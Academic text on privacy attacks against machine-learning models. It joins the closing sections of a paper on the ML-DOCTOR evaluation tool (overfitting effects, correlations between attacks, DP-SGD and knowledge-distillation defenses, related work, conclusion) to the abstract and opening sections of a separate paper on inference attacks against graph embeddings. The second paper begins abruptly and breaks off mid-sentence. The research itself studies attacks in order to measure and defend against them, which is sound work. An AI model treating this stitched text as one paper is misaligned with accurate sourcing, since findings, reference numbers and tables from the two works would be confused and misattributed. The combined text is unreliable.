Overall, overfitting does have a significant impact on MemInf ($\langle \text{MemInf}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$). That is, a higher overfitting level leads to better membership inference. This is in line with previous analysis [51, 53], and is expected, as an overfitted model provides more confident predictions on its member samples (reflected on the posteriors) than on non-member samples, which can be exploited by the attack model to effectively differentiate them.

Meanwhile, model stealing displays a completely opposite trend, i.e., it is more difficult to steal a highly overfitted model. This can be explained by the fact that an overfitted model memorizes its training dataset to a large extent, and an adversary usually does not have the ability to get the exact training dataset; thus, the stolen model is likely to be dissimilar to the target model. Also, model inversion tends to have better performance on less overfitted models, except for FMNIST. We believe this is due to the quality of the GAN employed in the attack. For attribute inference, we do not observe a clear relationship between attack performance and overfitting level.

Number of Epochs. The relation between the number of epochs and attack performance (on UTKFace and CelebA) is shown in Figure 8. First, we find that all attacks' performance becomes steady after 100 epochs; this is reasonable since 100 epochs are usually enough to train good target models, and further training does not cause an obvious effect on overfitting. Second, the performance of membership inference increases from 10 epochs until 100 epochs, while model stealing shows the opposite trend. This observation echoes our previous argument that a highly overfitted model is easier to be attacked by membership inference but harder to be stolen. For model inversion and attribute inference, the attack performance only has slight fluctuations with a different number of epochs.

6.5 Relation Among Different Attacks

Next, we analyze the relationship between different attacks under the same threat model, which corresponds to our third research question. In total, we consider all the six pairs of attacks (as depicted in Table 1) including MemInf and ModSteal under $\langle \mathcal{M}^B, \mathcal{D}^S_{aux} \rangle$, MemInf and ModSteal under $\langle \mathcal{M}^B, \mathcal{D}^P_{aux} \rangle$, MemInf and AttrInf under $\langle \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$, MemInf and AttrInf under $\langle \mathcal{M}^W, \mathcal{D}^P_{aux} \rangle$, MemInf and ModInv under $\langle \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$, and AttrInf and ModInv under $\langle \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$.



Figure 9: The relation between different attacks under the same threat model. For MemInf, ModInv, and AttrInf, we use accuracy, for ModSteal, agreement.

Figure 9 shows that there is a strong negative correlation between membership inference and model stealing ($\langle \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$) with respect to their accuracy ($r = -0.821$). Specifically, worse membership inference corresponds to better model stealing. This follows from the discussion around overfitting (Section 6.4). The correlation with respect to other evaluation metrics is reported in Figure 21 in Appendix A. We also observe a strong negative correlation between membership inference and model inversion, except for model inversion performing worse on FMNIST than on CelebA and UTKFace. We speculate this is due to the capability of the DCGAN used in the model inversion attack. FMNIST contains gray-scale images, while CelebA and UTKFace are both face datasets. DCGAN, in general, is more effective in generating human faces [48], which results in model inversion's better performance on CelebA and UTKFace than on FMNIST. In the future, we plan to extend the model inversion attack by using more advanced GANs, such as StyleGAN2 [24].

On the other hand, there does not seem to be any clear relation between attribute inference and model inversion, as well as between membership inference and attribute inference.

7 Defenses

We now evaluate two representative defense mechanisms, namely Differential Privacy (DP) and Knowledge Distillation (KD), and investigate whether or not, and how effectively, they can be used to mitigate these attacks. To the best of our knowledge, there is no one general defense against all the inference attacks. The reason we choose these two mechanisms is that they have been proposed to defend more diverse types of attacks compared to others. DP is used to defend several attacks, e.g., adversarial examples [28], membership inference [56], model stealing [26], and model inversion [65]. Shejwalkar and Houmansadr [52] use KD to defend some inference attacks like membership inference. Papernot et al. [47] also introduce KD to reduce the effectiveness of adversarial examples on ML models. Other common techniques cannot defend against all attacks simultaneously. For instance, regularization can reduce the performance of membership inference, but regularization also leads to better model stealing and model inversion as shown in Section 6.4.

7.1 Techniques

7.1.1 Differential Privacy (DP)

Differential Privacy (DP) [11, 30] guarantees that any single data sample in a dataset has a limited impact on the output.

Definition 1 ((ε,δ)-DP)**.** *A randomization algorithm $\mathcal{A}$ satisfies (ε,δ)-differential privacy, with $\varepsilon > 0$ and $0 \leq \delta < 1$, if and only if for any two neighboring datasets D and D' that differ in one record, we have:*

$$\forall T \subseteq Range(\mathcal{A}) : \Pr[\mathcal{A}(D) \in T] \leq e^{\varepsilon} \Pr\left[\mathcal{A}(D') \in T\right] + \delta,$$

where $Range(\mathcal{A})$ denotes the set of all possible outputs of the algorithm $\mathcal{A}$, δ can be interpreted as the probability that the mechanism fails to satisfy ε-DP.

Gaussian Mechanism. There are several approaches to design mechanisms satisfying (ε,δ)-differential privacy. The Gaussian mechanism is arguably the most widely used one in the ML context. Essentially, it computes a function f on dataset D by adding random (Gaussian) noise to $f(D)$. The magnitude of the noise depends on Δ_f, i.e., the *global sensitivity* of f (also referred to as the ℓ_2 sensitivity). More formally, we define the $\mathcal{A}$ mechanism as

$$\mathcal{A}(D) = f(D) + \mathcal{N}\left(0, \Delta_f^2 \sigma^2 \mathbf{I}\right)$$

where $\Delta_f = \max_{(D,D'):D \simeq D'} ||f(D) - f(D')||_2$.

Here, $\mathcal{N}(0, \Delta_f^2\sigma^2\mathbf{I})$ denotes a multi-dimensional random variable sampled from the normal distribution with mean 0 and standard deviation $\Delta_f\sigma$, and $\sigma = \sqrt{2\ln\frac{1.25}{\delta}}/\varepsilon$.

DP-SGD. We experiment with Differentially-Private Stochastic Gradient Descent (DP-SGD) [1], the most representative DP mechanism for protecting machine learning models. In general, DP-SGD adds Gaussian noise to gradient g during the target ML model's training process, i.e., $\tilde{g} = g + \mathcal{N}\left(0, \Delta_g^2\sigma^2\mathbf{I}\right)$. Note that there is no prior knowledge to determine the influence of a single training sample on the gradient g; thus, the sensitivity of g cannot be directly computed. To address this problem, DP-SGD proposes to bound the ℓ_2 norm of the gradient to C by clipping g to $g/\max\{1, ||g||_2/C\}$. This clipping ensures that if $||g||_2 \leq C$, g is preserved; otherwise, it gets scaled down to be norm of C. As such, the sensitivity of g is bounded by C.

Table 3: Attack performance under different threat models and datasets, on SimpleCNN, using DP-SGD. For MemInf, ModInv ($\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$), and AttrInf, we use accuracy, for ModInv ($\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$), MSE, and for ModSteal, agreement.

Composition. Note that we need to calculate the gradient multiple times when training an ML model. Each calculation requires access to the training data and thus consumes a portion of the privacy budget. We use the notion of zCDP [3] to calculate the total privacy budget consumption. The general idea of zCDP is to connect (ε, δ)-DP to Rényi divergence and use the properties of Rényi divergence to achieve tighter composition property. That is, for a given privacy budget (ε, δ) and the number of gradient calculation T, zCDP adds less Gaussian noise to the gradient than the naïve composition. For instance, when ε=1, δ=1e-5, T=1,000, and C=1, the standard deviation of Gaussian noise calculated by zCDP is 155, while that of naïve composition is 1,414.

7.1.2 Knowledge Distillation (KD)

Another defense mechanism we consider is Knowledge Distillation (KD) [21, 52]. Generally, KD is proposed to transfer the generalization ability (knowledge) from a larger model (original model) to a smaller model (distilled model) without utility degradation. Once the distilled model is trained, it can replace the original model in many scenarios as it is more computationally efficient and less dependent on resources.

A simple way to transfer the knowledge from the original model to the distilled model is to use the posteriors generated by the original model as a "soft label" to guide the training of the distilled model. Compared to the original labels (one-hot), the posteriors have higher entropy. It contains more information for each training sample and has less variance for the gradient among different training samples, which can speed up the training process of the distilled model [21]. To train the distilled model, we combine two loss terms, i.e., the soft target loss and the hard target loss. The first one is the Kullback-Leibler divergence loss between the output of the original model and the distilled model. The second one is the cross-entropy loss between the original label and the output of the distilled model. As suggested by Hinton et al. [21], we use a higher temperature value in the softmax function of the first loss for better performance.

KD transfers knowledge from the original model to a distilled model. Compared to the original model, the distilled model has a lower capacity. Intuitively, it should remember less information of the original model with respect to both its training dataset and parameters. Thus, we believe KD can serve as a general defense for inference attacks. Papernot et al. [47] show that KD can reduce the risks of adversarial examples against machine learning models. Shejwalkar and Houmansadr [52] also show that KD can mitigate membership inference attacks. Here, we take a broader view investigating whether or not KD is effective to defend against other inference attacks.

7.2 Experimental Setup

Both DP-SGD and KD are applied in the training process of target models. Due to space limitations, we only apply DP-SGD to SimpleCNN and KD to VGG19.

DP-SGD Target Model. We use the Opacus library[5] to implement DP-SGD. This library allows a user to configure the clip bound C, the standard deviation of the Gaussian noise σ, and the failure probability δ, then the library can automatically calculate the total privacy budget ε using zCDP. A larger number of epochs implies higher ε. Our target model is trained for 300 epochs; thus, we fix δ=1e-5 and choose two sets of C and σ such that ε is smaller than 10. We list these settings in the second row of Table 3. All the other hyperparameters are the same as presented in Section 5.3.

Distillation Target Model. We distill the model knowledge of VGG19 (16 convolution layers and 3 fully connected layers) to a smaller model, i.e., VGG11 [54] (8 convolution layers and 3 fully connected layers). We use Kullback-Leibler divergence as the soft target loss with the temperature setting to 20. For the hard target loss, we use cross-entropy. We set α to 0.7 for the ratio of the soft target loss. Other settings are the same as the target model's training phase in Section 5.3.

7.3 Results

DP-SGD. Table 3 reports the performance of inference attacks against target models protected by DP-SGD. For MemInf, DP-SGD is effective in almost all cases. For instance, for $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ on the CelebA dataset, the accuracy drops from 0.721 to 0.500, which is a random guess. This is expected as DP, by definition, can mitigate membership inference. For ModInv and AttrInf, DP-SGD can only

Table 4: Attack performance under different threat models and datasets, on VGG19, using Knowledge Distillation (KD). For MemInf, ModInv ($\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$), and AttrInf, we use accuracy, for ModInv ($\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$), MSE, and for ModSteal, agreement.

Experiment	Model	CelebA	FMNIST	STL10	UTKFace
DP-SGD (ε_1)	SimpleCNN	0.654	0.830	0.347	0.698
DP-SGD (ε_2)	SimpleCNN	0.675	0.836	0.313	0.680
KD	VGG19	0.713	0.919	0.588	0.823
No Defense	SimpleCNN	0.706	0.903	0.516	0.818
No Defense	VGG19	0.733	0.905	0.587	0.834

Table 5: Accuracy of target models protected by DP-SGD and KD.

reduce the attack accuracy to a small extent. However, the MSE loss for $\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$ remains stable.

DP-SGD indeed reduces the risks of model stealing on STL10 and UTKFace under different threat models. For instance, for $\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ on STL10, the agreement for the two different εs are 0.501 and 0.483, while the agreement for the original model is 0.663. Meanwhile, DP-SGD does not influence model stealing on FMNIST. Interestingly, it actually enhances the performance of model stealing on CelebA. Overall, DP-SGD can effectively defend against membership inference attacks, but not the others.

KD. In Table 4, we report the effectiveness of KD as a general defense mechanism. We do not observe any significant decrease in attack performance for model inversion, attribute inference, and model stealing on original vs. the distilled models. Specifically, the attack performance difference, in most cases, is less than 5%. In certain cases, KD is effective against membership inference, but to a lesser extent compared to DP-SGD. For instance, the accuracy of $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ on the STL10 dataset drops from 0.682 to 0.616.

Utility and Defense Effectiveness Trade-off. We observe that both DP-SGD and KD can defend some of the inference attacks. However, it comes at the cost of utility dropping (see Table 5). Compared to DP-SGD, KD preserves the target model's utility better. For instance, on the STL10 dataset, the target testing accuracy drops from 0.818 to 0.698 (ε_1) and 0.680 (ε_2) for DP-SGD, while the corresponding performance only drops from 0.834 to 0.823 for KD. Meanwhile, DP-SGD has better defense performance than KD. In particular, for $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ on the UTKFace dataset, SimpleCNN defended by DP-SGD reduces the attack accuracy significantly from 0.660 to 0.504 (ε_1) and 0.501 (ε_2), respectively. The VGG19 model defended by KD only reduces the attack accuracy to a smaller extends from 0.642 to 0.621. Also, as discussed above, both DP-SGD and KD are not general defenses against all the inference attacks, which inspires future research to better defend different inference attacks while maintaining the target model's utility.

8 Related Work

We now review relevant related work on inference attacks and defenses, as well as software dedicated to evaluating them.

Membership Inference Attacks. Shokri et al. [53] propose the first membership inference attack against black-box ML models: they train multiple shadow models to simulate the target model and use multiple attack models to conduct the inference. Salem et al. [51] later relax several key assumptions from [53]; namely, using multiple shadow models, the knowledge of the target model structure, and having a dataset from the same distribution as the target model's. Yeom et al. [63] assume that the adversary knows the target model's training dataset's distribution and size, and they collude with the training algorithm. Both [51] and [63] are close in performance to Shokri et al.'s attacks [53]. In this paper, we implement the attack proposed by Salem et al. [51], i.e., one shadow model, one attack model, and a shadow dataset. More recently, researchers have studied membership inference in other settings, including natural language processing [5, 56], generative models [6, 16, 20], recommender systems [64], and federated learning [35, 38]. Also, Song and Mittal have performed a systematic evaluation on membership inference [58]. Previous work [51, 53] also shows that overfitting is the major factor causing membership inference. To the best of our knowledge, however, no one has investigated other factors studied in our paper, such as the influence of dataset complexity or the relationship among different inference attacks.

Attribute Inference. Prior research [2, 14] has studied macro-level attribute inference attacks against ML models, whereby the adversary aims to infer some general properties of the training dataset. Melis et al. [35] propose the first sample-level attribute inference attack against federated machine learning systems. Song and Shmatikov [57] reveal that the risks of

attribute inference are caused by the intrinsic overlearning characteristics of machine learning models.

Model Inversion. Model inversion is first proposed by Fredrikson et al. [13] in the setting of drug dose classification. Later, they extend model inversion to general ML settings relying on back-propagation over a target ML model's parameters [12]. More recently, Zhang et al. [65] develop a more advanced attack aiming to synthesize the training dataset relying on GANs. Finally, Carlini et al. [4] show that model inversion can be effectively performed against natural language processing models as well.

Model Stealing. Tramèr et al. [59] propose the first model stealing attack against black-box machine learning API. Orekondy et al. [41] develop a reinforcement learning-based framework to optimize both query time and effectiveness. Also, Wang and Gong [60] and Oh et al. [40] show that hyperparameters of a target model can be inferred as well.

Defense Mechanisms. A few defense mechanisms have been proposed to mitigate membership inference attacks [23, 37, 51]. However, these defenses are specifically designed for membership inference and cannot mitigate other inference attacks. For instance, Salem et al. [51] propose to reduce overfitting of the target model as a defense; however, as we show in our analysis (see Section 6.4), reducing overfitting will improve the performance of model stealing.

Differential Privacy (DP) [11, 30] guarantees that any single data sample in a dataset has a limited impact on the output of an algorithm. As such, it is an effective defense mechanism against inference attacks. Abadi et al. [1] introduce DP-SGD, which adds Gaussian noise to the gradients of the target model during the training process. Another DP method for protecting the privacy of ML models is PATE [43]: a set of teacher models is trained on a private dataset, which is used to label a public dataset in a differentially private manner. The final public dataset is then used to train a student model. Recently, Nasr et al. [39] instantiate a number of attacks against ML to evaluate the effectiveness of DP defenses and, in particular, how tight are theoretical DP bounds.

Another defense mechanism, as mentioned, is Knowledge Distillation (KD) [21]. Papernot et al. [47] propose a defensive distillation mechanism to effectively reduce the risks for target models with respect to adversarial examples. Shejwalkar and Houmansadr [52] reveal that distillation can reduce the gap between the posteriors of members and non-members, thus protecting membership privacy. In our experiments, we show that distillation is indeed effective against certain target models supported by ML-DOCTOR; however, it cannot defend against other types of inference attacks.

Risk Assessment Tools. Finally, researchers have recently developed a number of software tools to measure the potential security/privacy risks of ML models. Ling et al. [32] propose DEEPSEC, a security analysis system to evaluate different adversarial example attacks and defenses. Another system for adversarial examples is CleverHans [44]. Pang et al. [42] introduce TROJANZOO, which focuses on backdoor attacks.

Closer to our work is ML Privacy Meter [36], which jointly considers membership inference attacks in both black-box and white-box settings. Unlike ML Privacy Meter, which focuses on membership inference only, ML-DOCTOR considers four types of inference attacks simultaneously. In addition, we rely on ML-DOCTOR to perform a comprehensive analysis for all these inference attacks.

9 Conclusion

In this paper, we performed the first holistic analysis of privacy risks caused by inference attacks against machine learning models. We established a taxonomy of threat models for four types of inference attacks, including membership inference, model inversion, attribute inference, and model stealing. We conducted an extensive measurement study, over five model architectures, and four datasets, of both attacks and defenses. Among other things, we found that the complexity of the training dataset plays an important role in the attack's performance, while the effectiveness of model stealing and membership inference attacks are negatively correlated. We also showed that defenses such as DP-SGD and KD could only hope to mitigate *some* of the inference attacks.

We integrated all the attacks and defenses into a re-usable, modular software called ML-DOCTOR, which can be used in various scenarios. For instance, an ML model owner can use ML-DOCTOR to evaluate the model's inference risks before deploying it in the real world. We are also confident that ML-DOCTOR will serve as a benchmark tool to facilitate future research on inference attacks and defenses.

Currently, ML-DOCTOR concentrates on image classification models, as image classification is the most popular ML application. Researchers have demonstrated that inference attacks can be successfully launched against other types of ML models, such as language models [55, 56], generative models [6, 16], and graph-based models [18], as well as other training paradigms, such as federated learning [35]. We plan to extend ML-DOCTOR to support a broader range of ML application scenarios. In addition, we will explore other general defense mechanisms, such as training target models with noisy data or GAN-generated data.

Finally, while ML-DOCTOR is designed for inference attacks, we plan to integrate tools [32, 42, 44] geared to evaluate risks aimed to jeopardize models' functionality, e.g., adversarial examples, data poisoning, etc., thus providing a one-stop-shop toward enabling secure and trustworthy AI.

Acknowledgments. The authors wish to thank Luca Melis and Jamie Hayes for valuable discussions and feedback. This work is partially funded by the Helmholtz Association within the project "Trustworthy Federated Data Analytics" (TFDA) (funding number ZT-I-OO1 4).

A Additional Experimental Results

In this appendix, we report plots for additional experiments as mentioned throughout the paper.



Figure 10: Visualization of model inversion (AlexNet trained on UTKFace). The left column depicts two samples reconstructed using [12], the middle one using [65], while the right column reports two samples from the target model's training dataset. The left column images are normalized, black indicating pixels' value in reconstructed images are close to 0. Note that similar results are shown by Zhang et al. [65].



Figure 11: F1 score of membership inference attacks (MemInf) under different threat models, datasets, and target model architectures.



Figure 12: AUC score of membership inference attacks (MemInf) under different threat models, datasets, and target model architectures.

Abstract

Graph is an important data representation ubiquitously existing in the real world. However, analyzing the graph data is computationally difficult due to its non-Euclidean nature. Graph embedding is a powerful tool to solve the graph analytics problem by transforming the graph data into low-dimensional vectors. These vectors could also be shared with third parties to gain additional insights of what is behind the data. While sharing graph embedding is intriguing, the associated privacy risks are unexplored. In this paper, we systematically investigate the information leakage of the graph embedding by mounting three inference attacks. First, we can successfully infer basic graph properties, such as the number of nodes, the number of edges, and graph density, of the target graph with up to 0.89 accuracy. Second, given a subgraph of interest and the graph embedding, we can determine with high confidence that whether the subgraph is contained in the target graph. For instance, we achieve 0.98 attack AUC on the DD dataset. Third, we propose a novel graph reconstruction attack that can reconstruct a graph that has similar graph structural statistics to the target graph. We further propose an effective defense mechanism based on graph embedding perturbation to mitigate the inference attacks without noticeable performance degradation for graph classification tasks.[1]

1 Introduction

Many real-world systems can be represented as graphs, such as social networks [41], financial networks [30], and chemical networks [27]. Because of their non-Euclidean nature, graphs do not present familiar features that are common to other systems, like a coordinate or vector space, making the analysis of graph data challenging. To address this issue, the graph embedding algorithms have been proposed to obtain effective graph data representation that represents graphs concisely in Euclidean space [19, 38, 52]. The core idea of those algorithms is to transform graphs from non-Euclidean space into low dimensional vectors, in which the graph information is implicitly preserved. After the transformation, a plethora of downstream tasks can be efficiently performed, such as node classification [10, 19] and graph classification [60].

Recently, a new family of deep learning models known as graph neural networks (GNNs) has been proposed to obtain the graph embedding and achieved state-of-the-art performance. The core idea of GNNs is to train a deep neural network that aggregates the feature information from neighborhood nodes to obtain *node embedding*. They can be further aggregated to obtain the *graph embedding* for graph classification. Such graph embedding is empirically considered sanitized since the whole graph is compressed to a single vector. In turn, it has been shared with third parties to conduct downstream graph analysis tasks. For example, the graph data owner can generate the graph embeddings locally and upload them to the Embedding Projector service[2] provided by Google to visually explore the properties of the graph embeddings. Despite that sharing graph embeddings for downstream graph analysis tasks is intriguing and practical, the associated security and privacy implications remain unanswered.

Our Contributions. In this paper, we initiate a systematic investigation of the privacy issue of graph embedding by exploring three inference attacks. The first attack is *property inference* attack, which aims to infer the basic properties of the target graph given the graph embedding, such as the number of nodes, the number of edges, the graph density, etc. We then investigate the *subgraph inference* attack. That is, given the graph embedding and a subgraph of interest, the adversary aims to determine whether the subgraph is contained in the target graph. For instance, an adversary can infer whether a specific chemical compound structure is contained in a molecular graph if gaining access to its graph embedding, posing as a direct threat to the intellectual property of the data owner. The challenge of subgraph inference attack is that the formats of the graph embedding (*i.e.* a vector) and the subgraph of interest (*i.e.* a graph) are different and not directly comparable. Finally, we aim to reconstruct a graph that shares similar structural properties (*e.g.* degree distribution, local clustering coefficient, etc.) with the target graph. We call this attack

*Zhikun and Min contributed equally to the paper.
[1]Our code is available at https://github.com/Zhangzhk0819/GNN-Embedding-Leaks.
[2]https://projector.tensorflow.org/

graph reconstruction attack. For instance, if the target graph is a social network, the reconstructed graph would then allow an adversary to gain direct knowledge of sensitive social relationships. In summary, we make the following contributions.

- To launch the property inference attack, we model the attack as a multi-task classification problem, where the attack model can predict all the graph properties of interest simultaneously. We conduct experiments on five real-world graph datasets and three state-of-the-art graph embedding models to validate the effectiveness of our proposed attack. The experimental results show that we can achieve up to 0.89 attack accuracy on the DD dataset.
- We design a novel graph embedding extractor, enabling the subgraph inference attack model to simultaneously learn from both the graph embedding and the subgraph of interest. The experimental results on five datasets and three graph embedding models validate the effectiveness of our attack. For instance, we achieve 0.98 attack AUC on the DD dataset. We further successfully launch two transfer attacks when the sampling method and embedding model architecture for training and testing attack model are different.
- We propose to use the graph auto-encoder paradigm to mount the graph reconstruction attack. Once the graph auto-encoder is trained, its decoder is employed as our attack model. Extensive experiments show that the proposed attack can achieve high similarity in terms of graph isomorphism and macro-level graph statistics such as degree distribution and local clustering coefficient distribution. For instance, the cosine similarity of local clustering coefficient distribution between the target graph and the reconstructed graph can achieve 0.99. The results exemplify the effectiveness of our graph reconstruction attack.
- To mitigate the inference attacks, we further propose a defense mechanism based on graph embedding perturbation. The main idea is to add well-calibrated Laplace noise to the graph embedding before sharing with third parties. We demonstrate through several experiments that our proposed defense can effectively mitigate all the three inference attacks without noticeable performance degradation for graph classification tasks.

2 Preliminaries

2.1 Notations

We denote an undirected, unweighted, and attributed graph by $\mathcal{G} = \langle \mathcal{V}, A, X \rangle$, where $\mathcal{V}$ represents the set of all nodes, A is the adjacency matrix, X is the attributes matrix. We denote the embedding of a node $u \in \mathcal{V}$ as H_u and the whole graph embedding as $H_\mathcal{G}$ (see Section 2.2 for details). We summarize the frequently used notations introduced here and in the following sections in Table 5 of Appendix A.

2.2 Graph Neural Network

Many important real-world datasets are in the form of graphs, e.g., social networks [41], financial networks [30], and chemical networks [27]. The classical machine learning architectures and algorithms oftentimes do not perform well with these kinds of data. Most of them were designed to learning from data that can naturally be represented individually (*i.e.* data points) but are less effective in dealing with relational data with more complex structure. To effectively extract useful information from the graph data, a new family of deep learning algorithms, i.e., graph neural networks (GNNs), has been proposed and achieved superior performance in various tasks [1, 10, 28, 53]. GNNs generalize the deep neural network models to graph-structured data and learn representations for graph-structured data by aggregating information from a node's neighbors using neural networks, i.e., learning a model $\mathcal{F} : \mathcal{G} \to H$. The learned embedding H can be used for different graph analytics tasks - node classification [21, 28] and graph classification [59, 60].

- **Node Classification.** The objective of node classification is to determine the label of nodes in the graph, such as the gender of a user in a social network. GNNs first generate node embeddings H_u, and feed them to a classifier to determine the node labels.
- **Graph Classification.** The objective of graph classification is to determine the label of the whole graph, such as a molecule's solubility or toxicity. In graph classification, one needs to further transform all the node embeddings $H_u, \forall u \in \mathcal{V}$ to a whole graph embedding $H_\mathcal{G}$ to determine the label of the whole graph.

2.2.1 Message Passing

Most of the existing GNNs use *message passing* to obtain the *node embedding* H_u. It starts by assigning the node attributes as the node embeddings. Then, every node receives a "message" from its neighbor nodes and aggregates the messages as its intermediate embedding. After K steps, the node embedding aggregates information from its K-hop neighbors. Formally, during each message passing iteration, the node embedding H_u^k of node $u \in \mathcal{V}$ is updated using "message" aggregated from u's graph neighborhood $\mathcal{N}_u$ using a pair of *aggregation operation* Φ and *updating operation* Ψ:

$$H_u^{k+1} = \Psi^k\left(H_u^k, \mathbf{m}_{\mathcal{N}_u}^k\right) = \Psi^k\left(H_u^k, \Phi^k\left(H_v^k, \forall v \in \mathcal{N}_u\right)\right)$$

where $H_u^k \in \mathbb{R}^{n \times d_H}$ is the node embedding of node u after k steps of message passing, $\mathbf{m}_{\mathcal{N}_u}^k$ is the message received from node u's neighborhood $\mathcal{N}_u$, which is calculated by Φ.

Aggregation Operation. Recently, researchers have proposed many practical implementations of Φ. Graph Isomorphism Networks (GIN) [59] uses *sum* operation to aggregate the embeddings of all node $u \in \mathcal{G}_{\mathcal{N}_u}$. Graph SAmple and aggreGatE (SAGE) [21] uses *mean* operation to aggregate all node embeddings of $\mathcal{G}_{\mathcal{N}_u}$ instead of summing them up. The Graph Convolution Networks (GCN) [28] method uses the symmetric normalization, and the Graph Attention Networks (GAT) [53] method uses the attention mechanism to

learn a weight matrix to aggregate the embeddings of all node $u \in \mathcal{G}_{\mathcal{N}_u}$.

Updating Operation. The updating operation Ψ combines the node embeddings from node u and the message from u's neighborhood. The most straightforward updating operation is to calculate the weighted combination [43]. Formally, we denote the basic updating operation as $\Psi_{base} = \sigma(W_{self} H_u + W_{neigh} \mathbf{m}_{\mathcal{N}_u})$, where W_{self} and W_{neigh} are learnable parameters, σ is a non-linear activation function. Another method is to treat the basic updating operation as a building block, and concatenate it with the current embedding [21]. We denote the concatenation-based updating operation as $\Psi_{concat} = \Psi_{base} || H_u$, where $||$ is the concatenation operation. An alternative is to use the weighted average of the basic updating method and the current embedding [39], which is referred as *interpolation-based* updating operation and is formally defined as $\Psi_{inter} = \alpha_1 \circ \Psi_{base} + \alpha_2 \circ H_u$.

2.2.2 Graph Pooling

The *graph pooling operation* Σ aggregates the embeddings of all nodes in the graph to form a whole graph embedding, i.e., $H_{\mathcal{G}} = \Sigma(H_u, \forall u \in \mathcal{G})$.

Global Pooling. The most straightforward approach for graph pooling is to directly aggregate all the node embeddings, which is called global pooling, such as *max pooling* and *mean pooling*. Although simple and efficient, the global pooling operation could lose the graph structural information, leading to unsatisfactory performance [3, 60].

Hierarchical Pooling. To better capture the graph structural information, researchers have proposed many hierarchical pooling methods [3, 60]. The general idea is to aggregate n node embeddings to one graph embedding hierarchically, instead of aggregating them in one step as global pooling. Concretely, we first obtain n node embeddings using message passing modules, and finds m clusters according to the node embeddings, where $1 < m < n$. Next, we treat each cluster as a node with features being the graph embedding of this cluster, then iteratively applying the message passing and clustering operations until there are only one graph embedding.

Formally, in the ℓ-th pooling step, we need to learn a cluster assignment matrix $S^\ell \in \mathbb{R}^{n_\ell \times n_{\ell+1}}$, which provides a soft assignment of each node at layer ℓ to a cluster in the next coarsened layer $\ell+1$. Suppose S^ℓ in layer ℓ has already been computed, we can use the following equations to compute the coarsened adjacency matrix $A^{\ell+1}$ and a new matrix of node embeddings $H^{\ell+1}$:

$$H^{\ell+1} = {S^\ell}^T H^\ell \in \mathbb{R}^{n_{\ell+1} \times d_H}$$
$$A^{\ell+1} = {S^\ell}^T A^\ell S^\ell \in \mathbb{R}^{n_{\ell+1} \times n_{\ell+1}}$$

The main challenge lies in how to learn the cluster assignment matrix S^ℓ. In the following, we introduce two state-of-the-art methods.

- **Differential Pooling [60].** The DiffPool method uses a message passing module to calculate the assignment matrix as $S^\ell = \text{softmax}\left(\text{GNN}(A^\ell, H^\ell)\right)$. In practice, it can be difficult to train the GNN models using only gradient signal from the output layer. To alleviate this issue, DiffPool introduces an auxiliary link prediction objective to each pooling layer, which encodes the intuition that nearby nodes should be pooled together. In addition, DiffPool introduces another objective to each pooling layer that minimizes the entropy of the cluster assignment.
- **MinCut Pooling [3].** The MinCutPool method uses an MLP (multi-layer perceptron) module to compute the assignment matrix as $S^\ell = \text{softmax}\left(\text{MLP}(A^\ell, H^\ell)\right)$. Different from DiffPool, MinCutPool introduces the minimum cut objective to each pooling layer that aims to remove the minimum volume of edges, which is in line with the objective of graph pooling aiming to assign the closely connected nodes into the same cluster.

Implementation of GNN Model. Typically, the *graph-level* GNN models consist of a graph embedding module, which encode the graph into the graph embedding, and a multi-class classifier, which predict the label of the graph using the graph embedding. To train the GNN model, we normally adopt the cross-entropy loss. For graph embedding modules containing hierarchical pooling operations, we need to incorporate additional loss such as minimum cut loss in MinCutPool. After the GNN model is trained, we use the graph embedding module as our embedding generation model in the following parts.

3 Threat Model and Attack Taxonomy

3.1 Motivation

In this paper, we focus on the whole graph embedding $H_{\mathcal{G}}$, which is oftentimes computed on a sensitive graph (*e.g.* biomedical molecular network and social network). Such graph embedding $H_{\mathcal{G}}$ is empirically considered sanitized since the whole graph is compressed to a single vector. In practice, it has been shared with third parties to conduct downstream graph analysis tasks. For example, the graph data owner can calculate the graph embeddings locally and upload them to the Embedding Projector service provided by Google to visually explore the properties of the graph embeddings. Another example is that some companies release their graph embedding systems, together with which they publish some pretrained graph embeddings to facilitate the downstream tasks. These systems including the PyTorch BigGraph[3] system developed by Facebook, DGL-KE[4] system developed by Amazon, and GROVER developed by Tencent[5]. Besides, the graph embeddings can also be shared in the well-known model partitioning paradigm [26, 29]. This paradigm can effectively improve the scalability of inference by allowing the graph data owner to

[5] https://github.com/tencent-ailab/grover



Figure 1: Attack taxonomy of the graph embedding. The adversary obtains the whole graph embedding $H_{\mathcal{G}_T}$ of a sensitive target graph $\mathcal{G}_T$, which is primarily shared to third parties for downstream tasks, and aims to infer sensitive information about $\mathcal{G}_T$: (1) Infer the basic properties of $\mathcal{G}_T$, such as the number of nodes, the number of edges, and graph density ($\mathcal{F}_{AP}$); (2) given a subgraph of interest $\mathcal{G}_S$, infer whether $\mathcal{G}_S$ is contained in $\mathcal{G}_T$ ($\mathcal{F}_{AS}$); (3) reconstruct a graph $\mathcal{G}_R$ that is similar with $\mathcal{G}_T$ ($\mathcal{F}_{AR}$).

calculate the graph embeddings locally, and upload them to the cloud for further inference or analysis.

